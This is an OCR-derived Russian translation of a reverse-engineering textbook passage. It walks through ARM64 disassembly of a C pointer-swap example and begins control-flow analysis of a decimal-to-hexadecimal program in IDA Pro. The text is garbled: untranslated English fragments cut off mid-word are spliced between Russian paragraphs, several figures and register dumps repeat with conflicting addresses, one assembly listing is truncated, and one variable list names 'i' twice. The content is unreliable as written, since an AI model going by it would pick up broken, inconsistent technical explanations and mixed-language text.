


Рисунок 10.8. Графическое представление условного потока




Рисунок 10.9. Графическое представление Medium IL

Пример передачи по ссылке

При изучении программирования на C указатели могут казаться пугающей темой. Независимо от опыта в C, взгляд на операции с указателями на уровне ассемблера помогает углубить их понимание.

Начнём с примера, часто встречающегося при обратной разработке: передачи по ссылке. При этом способе значение передаётся функции по ссылке, то есть передаётся его адрес, а функция разыменовывает скопированные адреса и получает доступ к исходным объектам. Иными словами, вместо самих значений функции передаются их адреса.

Когда переменные объявляются в функции `main`, а их значения передаются другой функции, эта функция получает в аргументах лишь копии значений и не может изменить исходные переменные.

```
#include <stdio.h>

void swap(int a, int b) {
    int t = a;
    a = b;
    b = t;
    printf("Inside swap: a = %d, b = %d\n", a, b);
    return;
}

int main(void) {
    int a = 21;
    int b = 17;
    printf("Before swap: a = %d, b = %d\n", a, b);
    swap(a, b);
    printf("Outside swap: a = %d, b = %d\n", a, b);
    return 0;
}
```

Вывод:

```
Before swap: a = 21, b = 17
Inside swap: a = 17, b = 21
Outside swap: a = 21, b = 17
```

При передаче по ссылке аргументами функции становятся адреса объектов (`&a`, `&b`). Функция объявляет эти аргументы как указатели на `int` (`int *pa`, `int *pb`) и разыменовывает скопированные адреса, получая доступ к исходным объектам.

Иными словами, когда функции передаётся адрес переменной, операции внутри функции выполняются над значениями, хранящимися по адресу исходной переменной.

```
#include <stdio.h>

void swap(int *pa, int *pb) {
    int t = *pa;
    *pa = *pb;
    *pb = t;
    return;
}

int main(void) {
    int a = 21;
    int b = 17;

    swap(&a, &b);
    printf("main: a = %d, b = %d\n", a, b);

    return 0;
}
```

Вывод:

```
main: a = 17, b = 21
```

> **Примечание.** В C оператор ссылки `&` означает "адрес", а оператор разыменования `*` - "значение, на которое указывает указатель".

Начнём с функции `main`. Сначала переменные `a` и `b` инициализируются значениями 21 и 17 соответственно. На ассемблере для этого регистр W0 инициализируется значением переменной, после чего значение сохраняется в выделенной области стека. В IDA смещение этой области снабжено отдельной меткой для каждой переменной. На рисунке 10.10 эти метки переименованы для удобства чтения.

Рисунок 10.10. Инициализация переменных a и b

Функция `swap` принимает адреса переменных `a` и `b` как аргументы. Следовательно, в регистры аргументов X0 и X1 требуется записать адреса `a` и `b`, а не хранящиеся по ним значения. На рисунке 10.11 видно, что инструкции ADD записывают в X0 и X1 адреса областей стека этих переменных.




Рисунок 10.11. Подготовка аргументов функции swap

Параметры функции `swap` объявлены как указатели на `int`. Поскольку аргументами были переданы адреса `a` и `b`, теперь `pa` и `pb` содержат копии этих адресов и ссылаются на те же объекты.

Иными словами, `pa` и `pb` содержат адреса и потому указывают на содержимое переменных `a` и `b`. Это содержимое можно получить, разыменовав (*) указатели `pa` и `pb`.

```
pa = 0x0000fffffffff43c
  *pa = 21
pb = 0x0000fffffffff438
  *pb = 17
t = 21

[SP,#0x20+pa] = 0x0000fffffffff43c  -> 21
[SP,#0x20+pb] = 0x0000fffffffff438  -> 17
```

На рисунке 10.12 видно, что адреса, переданные в регистрах аргументов X0 и X1, сохраняются в выделенных для них областях стека. Область `[SP,#0x20+pa]` теперь содержит адрес значения переменной `a`, а `[SP,#0x20+pb]` - адрес значения переменной `b`.




Рисунок 10.12. Вызов функции swap, сохранение аргументов в выделенных областях стека и инициализация переменной t

Первая строка функции `swap` инициализирует переменную `t` значением, на которое указывает `pa`. На ассемблере первая инструкция LDR загружает в регистр X0 адрес, хранящийся в `[SP,#0x20+pa]`.

```
$x0 : 0x0000ffffffffff43c -> 0x0000000000000015
```

Вторая инструкция LDR загружает в W0 содержимое по этому адресу.

```
$x0 : 0x15
```

Чтобы инициализировать этим значением переменную `t`, инструкция STR сохраняет ранее загруженное значение в выделенной для переменной области стека. На рисунке 10.13 схематично показаны области стека переменных и их содержимое.




Рисунок 10.13. Области стека переменных

Вторая строка функции `swap` изменяет значение, на которое указывает `pa`, присваивая ему значение, на которое указывает `pb`. Помните: мы разыменовываем указатели, чтобы получить доступ к значениям, на которые они указывают, и изменить их, а не сами адреса. Поэтому `pa` и `pb` по-прежнему содержат те же адреса, но значение, на которое указывает `pa`, изменилось.

```
pa = 0x0000ffffffffff43c
  *pa = 17
pb = 0x0000ffffffffff438
  *pb = 17
t = 21
```

На рисунке 10.14 видно, что программа разыменовывает указатели в два этапа. Поскольку адрес значения хранится в `[SP,#0x20+pb]`, программа сначала загружает этот адрес в X0, а затем использует регистр как исходный адрес для загрузки значения в W1. Регистр назначения W1 выбран потому, что значение хранится в первых 32 битах области стека. После первых двух инструкций X0 и X1 содержат:

```
$x0 : 0x0000ffffffffff438 -> 0x0000001500000011
$x1 : 0x11
```




Figure 10.13: Variable stack locations

The second line inside the swap function changes the valu to the value pointed to by `pb`. Remember, we are dereferenci access and modify the value they point to, not the addresse means `pa` and `pb` still contain the same address, but the valu changed.

```
Pa = 0x0000ffffffff43c
  *pa = 17
pb = 0x0000ffffffff438
  *pb = 17
t = 21
```

In Figure 10.14 you can see that the program dereferenc steps. Since the address to the value is stored at `[SP,#0x20` that address into register `X0` and then uses that register as t to load the value into register `W1`. The reason why the destin is that the value is stored at the first 32 bits of the stack locat two instructions, registers `X0` and `X1` contain the following v

```
$x0   : 0x0000ffffffff438  →  0x0000001500000011
$x1   : 0x11
```

```
void swap(int *pa, int *pb){
    int t = *pa;
    *pa = *pb;
    ...
}
```

```
swap:
    ...
    LDR   X0, [SP,#0x20+pb]
    LDR   W1, [X0]
    LDR   X0, [SP,#0x20+pa]
    STR   W1, [X0]
```

Рисунок 10.14. Разыменование указателей и присваивание значения *pb значению *pa

Чтобы изменить значение, на которое указывает pa, программа сначала загружает адрес из [SP,#0x20+pa] в X0, а затем использует его как адрес назначения для сохранения значения W1. После последних двух инструкций X0 и X1 содержат:

```
$x0 : 0x0000fffffffff43c -> 0x0000000000000015
$x1 : 0x11
```

На рисунке 10.15 показано, как изменилось содержимое областей памяти этих переменных. Обратите внимание: в pa и pb по-прежнему находятся те же адреса, однако содержимое переменной a изменилось, и потому адрес из pa теперь указывает на другое значение.

Figure 10.15: Memory addresses for variable a and b n

The last line in the swap function changes value of variable t, which is 21.

```
Pa = 0x39811ff87c
  *pa = 17
pb = 0x39811ff878
  *pb = 21
t = 21
```

In Figure 10.16 you can see that the first L of pb into X0. Register X0 now contains the ac variable b.

```
$x0   : 0x0000fffffffff438  →  0x00000011(
```

```
void swap(int *pa, int *pb){
    int t = *pa;
    *pa = *pb;
    *pb = t;
}
```

```
swap:
    ...
    LDR   X0,
    LDR   W1,
    STR   W1,
    NOP
```

Рисунок 10.15. Адреса памяти переменных a и b теперь содержат одинаковое значение

Последняя строка функции swap присваивает значению, на которое указывает pb, значение переменной t, равное 21.

```
pa = 0x39811ff87c
  *pa = 17
pb = 0x39811ff878
  *pb = 21
t = 21
```

На рисунке 10.16 видно, что первая инструкция LDR загружает содержимое pb в X0. Теперь X0 содержит адрес, указывающий на содержимое переменной b.

```
$x0 : 0x0000fffffffff438 -> 0x0000001100000011
```




Рисунок 10.16. Присваивание значения t значению, на которое указывает pb

Вторая инструкция LDR загружает первые 32 бита из области стека переменной t в W1, после чего STR сохраняет W1 по адресу из X0. После этих трёх инструкций X0 и X1 содержат:

```
$x0 : 0x0000fffffffff438 -> 0x0000001100000011
$x1 : 0x15
```

На рисунке 10.17 показано изменение содержимого областей переменных.




Figure 10.17: Changes to contents of the variable locat

The program eventually returns to the main
variables `a` and `b`. In Figure 10.18 you can see
is set to the location of the print string, and
are filled with the contents stored at the stacl

```
int main(void) {
  ...
  swap(&a, &b);
  printf("main: a = %d, b = %d\n", a, b);
  return 0;
}

  main:
  ...
  BL   swap
```

Рисунок 10.17. Изменения содержимого областей переменных

В конце программа возвращается в функцию `main` и получает команду вывести переменные `a` и `b`. На рисунке 10.18 видно, что в первый регистр аргумента X0 записывается адрес строки формата, а два других регистра аргументов заполняются содержимым областей стека переменных `a` и `b`.

```
int main(void) {
  ...
  swap(&a, &b);
  printf("main: a = %d, b = %d\n", a, b);
  return 0;
}

  main:
  ...
  BL   swap
  LDR  W0, [SP,#0x20+a]
  LDR  W1, [sp,#0x20+b]
  MOV  W2, W1
  MOV  W1, W0
  ADRL X0, aMainADBD
  BL   .printf
```

Рисунок 10.18. Подготовка аргументов вызова printf

Поскольку функции `swap` были переданы копии адресов переменных, а не их значения, перестановка выполнялась над исходными значениями. После вызова `printf` на экран выводится:

```
main: a = 17, b = 21
```

Если бы `a` и `b` были переданы как обычные целочисленные значения функции `swap`, работающей с целыми числами, в контексте функции `main` они не изменились бы.

Анализ потока управления


Чтобы показать, как анализировать и понимать конструкции потока управления в дизассемблированном коде, выполним обратную разработку небольшой программы с циклом `while`, операторами `if` и `else` и циклом `for`. Исследуемая программа[7] реализует алгоритм преобразования десятичного числа в шестнадцатеричное представление.

```
#include <stdio.h>
void decimal2Hexadecimal(long num);

int main()
{
    long decimalnum;
```

```
    printf("Enter decimal number: ");
    scanf("%ld", &decimalnum);

    decimal2Hexadecimal(decimalnum);

    return 0;
}

void decimal2Hexadecimal(long num)
{
    long decimalnum = num;
    long quotient, remainder;
    int i, j = 0;
    char hexadecimalnum[100];

    quotient = decimalnum;

    while (quotient != 0)
    {
        remainder = quotient % 16;
        if (remainder < 10)
            hexadecimalnum[j++] = 48 + remainder;
        else
            hexadecimalnum[j++] = 55 + remainder;

        quotient = quotient / 16;
    }

    // Вывести шестнадцатеричное число
    for (i = j; i >= 0; i--)
    {
        printf("%c", hexadecimalnum[i]);
    }

    printf("\n");
}
```

Функция main

Для статического анализа в этом примере используется дизассемблированный вывод IDA Pro. Как показано на рисунке 10.19, функция `main` печатает строку `Enter decimal number:` и получает пользовательский ввод через `scanf` со спецификатором `long int` (`%ld`). Затем ввод передаётся функции `decimal2Hexadecimal`.



```
; Attributes: bp-based frame fpd=0x20

; int __cdecl main(int argc, const char **argv, const char **envp)
EXPORT main
main

var_20= -0x20
var_8= -8

; __unwind {
STP             X29, X30, [SP,#var_20]!
MOV             X29, SP
ADRL            X0, aEnterDecimalNu ; "Enter decimal number: "
BL              .printf
ADD             X0, SP, #0x20+var_8
MOV             X1, X0
ADRL            X0, aLd ; "%ld"
BL              .__isoc99_scanf
LDR             X0, [SP,#0x20+var_8]
BL              decimal2Hexadecimal
MOV             W0, #0
LDP             X29, X30, [SP+0x20+var_20],#0x20
RET
; } // starts at 7F4
; End of function main
```

Рисунок 10.19. Дизассемблированный вывод функции main

До вызова `printf` инструкция ADRL записывает в X0 адрес первой строки с меткой `aEnterDecimalNu` и передаёт его функции `printf` как аргумент.


Для `scanf` программа подготавливает два аргумента: адрес строки `%ld` в X0 и область памяти, куда следует сохранить ввод. Для этого инструкция ADD записывает в X0 адрес SP плюс смещение (`#0x20+var_8`) к выбранной области хранения. Поскольку это должен быть второй аргумент, MOV копирует X0 в X1, прежде чем ADRL запишет в X0 адрес строки `%ld`.

После вызова `scanf` инструкция LDR загружает из стека значение пользовательского ввода в X0, и оно передаётся как аргумент вызову `decimal2Hexadecimal`.

Подпрограмма

В начале функции `decimal2Hexadecimal` видно, что IDA назначила различным смещениям метки. Эти смещения используются для определения положения переменных функции относительно указателя стека SP.

На рисунке 10.20 видно, что я уже переименовал стандартные метки в соответствии с именами переменных функции. Переименование переменных выполняется по ходу анализа, когда шаг за шагом выясняется их назначение. Для удобства чтения далее используется версия с новыми именами.




```
(1) 24 bytes for preserving registers (e.g. X29, X30)
(2) 16 bytes for decimal user input, only 8 bytes used (long num)
(3) 104 bytes for array (hexadecimalnum[100])
(4) 8 bytes for remainder (long)
(5) 8 bytes for decimalnum (long)
(6) 4 bytes for i (int) and 4 bytes for i (int)
```

Рисунок 10.20. Переименование локальных переменных в IDA Pro

Вычислив расстояния между этими значениями, можно представить вид стека и положение каждой переменной. На рисунке 10.21 показана компоновка стека с положениями и размерами переменных.





Figure 10.20: Renaming local variables in IDA Pro

If we calculate the distance of these values, we can get an idea of what the stack will look like and where each variable will be placed on the stack. Figure 10.21 illustrates the stack layout of the positions and sizes of these variables.



(1) 24 bytes for preserving registers (e.g. X29, X30)
(2) 16 bytes for decimal user input, only 8 bytes used (long num)
(3) 104 bytes for array (hexadecimalnum[100])
(4) 8 bytes for remainder (long)
(5) 8 bytes for decimalnum (long)
(6) 4 bytes for j (int) and 4 bytes for i (int)
(7) 8 bytes for quotient (long)

Рисунок 10.21. Компоновка стека

Начнём анализ функции `decimal2Hexadecimal`. Как видно на рисунке 10.22, первая инструкция STR сохраняет переданный вызывающей функцией `main` аргумент в выделенной области стека. Можно уверенно предположить, что это преобразуемое десятичное число (`num`). Вторая STR сохраняет то же значение в области стека `decimalnum`, поскольку обе переменные инициализируются одинаковым значением. Затем регистр WZR сохраняет 4 нулевых байта в позиции `j`. Переменная `i` будет задана позднее. Наконец, значение `decimalnum` сначала загружается в X0, а затем сохраняется в позиции `quotient`, поскольку `quotient = decimalnum`.




Рисунок 10.22. Начало функции decimal2Hexadecimal

